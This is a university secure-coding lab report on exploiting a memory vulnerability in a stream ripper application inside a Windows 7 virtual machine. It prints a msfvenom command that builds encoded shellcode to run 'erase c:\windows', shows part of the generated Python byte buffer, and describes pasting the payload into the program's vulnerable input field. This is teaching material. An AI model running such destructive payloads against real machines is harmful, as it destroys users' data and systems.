CSE 2010 Secure Coding

Lab-9

Gopi nandan reddy

19bcn7056

**Lab experiment - Working with the memory vulnerabilities – Part III**

**Task**

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

**Analysis**

- **Crash the Vuln_Program_Stream program and try to erase the hdd.**

**we generate the payload using Kali Linux in VMWare to open calculator and control panel in a windows machine. Then that payload is pasted in a python file to write it into a text file. We then use the content of text file to exploit the program and open the designated applications.**

**Its Effects:**

**It will cause the execution of programs which are unwanted by the user, sometimes they may be dangerous to his system. Process:**


**• Download and install Kali Linux using iso file in VMWare Workstation in your system.**

**• Download and install figrat application in windows 7 virtual machine.**

For crash hdd:


msfvenom -a x86 --platform windows -p windows/exec CMD=erase c:\windows -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=erase c:\windows -
e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -fpython
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 442 (iteration=0)
x86/alpha_mixed chosen with final size 442
Payload size: 442 bytes
Final size of python file: 2153 bytes
buf =  b""
buf += b"\x89\xe2\xdb\xc5\xd9\x72\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4a\x48\x6d"
buf += b"\x52\x63\x30\x37\x70\x65\x50\x61\x70\x4b\x39\x39\x75"
buf += b"\x65\x61\x59\x50\x72\x44\x6c\x4b\x72\x70\x36\x50\x6c"
buf += b"\x4b\x56\x32\x64\x4c\x4e\x6b\x70\x52\x52\x34\x4c\x4b"
buf += b"\x42\x52\x54\x68\x34\x4f\x58\x37\x32\x6a\x37\x56\x44"
buf += b"\x71\x49\x6f\x4c\x6c\x57\x4c\x31\x71\x51\x6c\x64\x42"
buf += b"\x36\x4c\x47\x50\x4a\x61\x68\x4f\x64\x4d\x73\x31\x4b"
buf += b"\x77\x49\x72\x6b\x42\x36\x32\x50\x57\x4c\x4b\x36\x32"
buf += b"\x44\x50\x6c\x4b\x31\x5a\x65\x6c\x6c\x4b\x30\x4c\x37"
buf += b"\x61\x53\x48\x6d\x33\x73\x78\x73\x31\x6b\x61\x66\x31"
buf += b"\x4c\x4b\x63\x69\x71\x30\x47\x71\x79\x43\x4c\x4b\x52"
buf += b"\x69\x55\x48\x79\x73\x65\x6a\x61\x59\x6e\x6b\x30\x34"
```




After the payload is generated, we have to open the stream ripper and we have to insert the payload into a intake search bar which posses vulnerability.

Then the stream ripper application crashes.




But the disk isn’t cleared because of the security in windows 7

Due to the security settings in windows 7 it isn't  allowing to format the drive when windows running, and also, we created the shellcode for “/q” quite

formatting, so we didn’t get the sign of clearing the disk.